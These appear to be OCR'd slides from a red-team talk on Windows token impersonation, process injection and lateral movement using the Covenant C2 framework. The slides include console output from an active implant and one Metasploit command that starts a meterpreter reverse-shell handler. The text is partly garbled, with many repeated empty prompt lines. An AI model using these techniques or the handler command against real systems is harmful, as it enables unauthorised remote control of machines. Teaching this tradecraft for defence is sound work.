
*

- **CreateProcessWithTokenW()** → Creates a process with the token.
- **ImpersonateLoggedOnUser()** → Assigns a primary or impersonation token to the calling thread
- **SetTheadToken()** → Assigns an impersonation token to a thread




```
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
[0] 0:dotnet*Z                                                              "Strobe" 14:01 31-May-19
```

Injecting into the Context



* Any kind of process injection




Name	PID	User name
System Idle Process	0	NT AUTHORITY\SYSTEM
Registry	68	NT AUTHORITY\SYSTEM
csrss.exe	604	NT AUTHORITY\SYSTEM
wininit.exe	672	NT AUTHORITY\SYSTEM
csrss.exe	680	NT AUTHORITY\SYSTEM
winlogon.exe	784	NT AUTHORITY\SYSTEM
fontdrvhost.exe	924	Font Driver Host\UMFD-1
dwm.exe	544	Window Manager\DWM-1
explorer.exe	4432	CAPSULE\Acapaz
MSASCuiL.exe	6744	CAPSULE\Acapaz
vmtoolsd.exe	6908	CAPSULE\Acapaz
ProcessHacker.exe	6432	CAPSULE\Acapaz
OneDrive.exe	2060	CAPSULE\Acapaz
cmd.exe	6428	CAPSULE\Administrator
conhost.exe	3532	CAPSULE\Administrator

```
msf5 > handler -H 10.10.11.150 -P 443 -p windows/x64/meterpreter_reverse_tcp
```

Let’s Move

Remote Code Execution

- Remote Service Control Manager
- Remote Task Scheduler Service
- Remote Registry
- WS-Man
- DCOM
- WMI
- …



```
    Grunt: 49f02ebca2
    ==================================================================================================
    Name:              49f02ebca2
    CommType:          HTTP
    Connected Grunts:
    Hostname:          FileServer
    IPAdress:          192.168.83.158
    User:              CAPSULE\Acapaz
    Status:            Active
    LastCheckIn:       6/5/19 2:33:05 PM
    ActivationTime:    6/5/19 2:03:54 PM
    Integrity:         Medium
    OperatingSystem:   Microsoft Windows NT 10.0.17134.0
    Process:           powershell
    Delay:             0
    JitterPercent:     10
    ConnectAttempts:   5000
    KillDate:          12/31/99 11:59:59 PM
    Tasks Assigned:    af77bd235b,cc2abfed26,8fd8594789,48e4dfac28,7ece7b1db2,52da633087,4b096f209f,29e...
    Tasks Completed:   af77bd235b,cc2abfed26,8fd8594789,48e4dfac28,7ece7b1db2,52da633087,4b096f209f,29e...

(Covenant: Grunts\49f02ebca2) >
[0] 0:dotnet*Z                                                                                  "Strobe" 16:33 05-Jun-19
```

MANY THANKS!

Any Question?

Is anybody awake?